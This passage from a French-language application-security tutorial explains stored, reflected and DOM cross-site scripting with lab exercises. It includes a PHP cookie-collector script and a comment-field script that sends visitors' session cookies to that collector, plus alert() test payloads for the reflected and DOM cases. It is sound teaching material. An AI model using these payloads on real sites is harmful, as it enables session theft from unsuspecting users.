SECURITE DES APPLICATIONS - Cross-Site Scripting (XSS)

Ce risque très connu lui aussi était en 3ème position jusqu'à peu : il commence à perdre en vulnérabilité, mais c'est encore une attaque commune très exploité par les hackers.

Note : on dit XSS car CSS était déjà utilisé.

Le principe de cette attaque est de faire exécuter du code javascript sur le poste client de la victime pour faire tout ce qu'on peut faire avec du javascript :

- récupérer des informations du navigateur : les cookies ...
- modifier les redirections vers un site malveillant
- modifier les publicités pour enrichir le hacker et non le propriétaire du site web
- autre nouveauté : miner de la monnaie (gros besoin de ressource) !

Il existe différents types de vulnérabilités XSS :

1. Les attaques XSS stockées

Une attaque XSS Stored consiste à ajouter du code JS dans la base de données de l'application, par exemple, en utilisant la zone d'ajout de commentaires sur un blog.

Ce code sera exécuté ensuite à chaque fois qu'on affiche le commentaire.

Préparez un petit script PHP qui sera appelé afin de stocker une valeur passer en paramètre : ce qu'on souhaite, c'est de pouvoir appeler ce script depuis le site à hacker en lui passant le cookie de session. Comme vous avez accès à ce script, vous aurez accès au cookie de session !


```php
<?php
$cookie = $_GET["c"];
file_put_contents('cookie.txt', $cookie);
?>
```

Idéalement, vous déployez ce script sur un de vos serveurs. Pour le test en local, localhost fera l'affaire.

On est prêt à hacker le site : allez sur la page d'un article, sur la zone de saisie d'un nouveau commentaire, et ajouter le script suivant en commentaire :

```html
<script>
    xhr = new XMLHttpRequest();
    xhr.open("GET", "http://localhost/getcookie.php?c="+document.cookie, true);
    xhr.send();
</script>
```

S'il y a une limitation de la taille : modifier l'attribut maxlength dans l'inspecteur !



On peut voir dans le réseau l'appel Ajax réalisé. L'avantage d'un appel Ajax est qu'il est très discret : personne ne va rien soupçonner 😊

Il ne reste plus qu'à lire le cookie à chaque fois qu'un utilisateur affiche l'article en question.

2. Les attaques XSS renvoyées (reflected)

Cette attaque exploite une faille d'un paramètre en entrée qui est renvoyé par le serveur.


Par exemple, lorsqu'on réutilise tel quel un paramètre *name* dans un système de templating :

```
<p>Bienvenue, {name}</p>
```

Testez cette vulnérabilité dans la page contact, en saisissant dans le champ nom :

```
<script> alert('Hacked !!!')</script>
```

Et testez l'envoi d'un message. Obtenez-vous l'alerte renvoyée ?




3. Les attaques XSS DOM

Cette fois le paramètre est passé dans l'url.

Dans une attaque XSS DOM, le JS est exécuté directement dans le code de la page HTML.

Sur la page d'accueil, une liste de sélection de la langue récupère le paramètre sélectionné dans l'url afin de l'afficher dans la liste par défaut :



Saisissez le code JS suivant dans l'url après lang=`<script> alert('Hacked !!!')</script>`

Le hacker peut repèrer dans l'inspecteur l'emploi de ***document.location.href*** :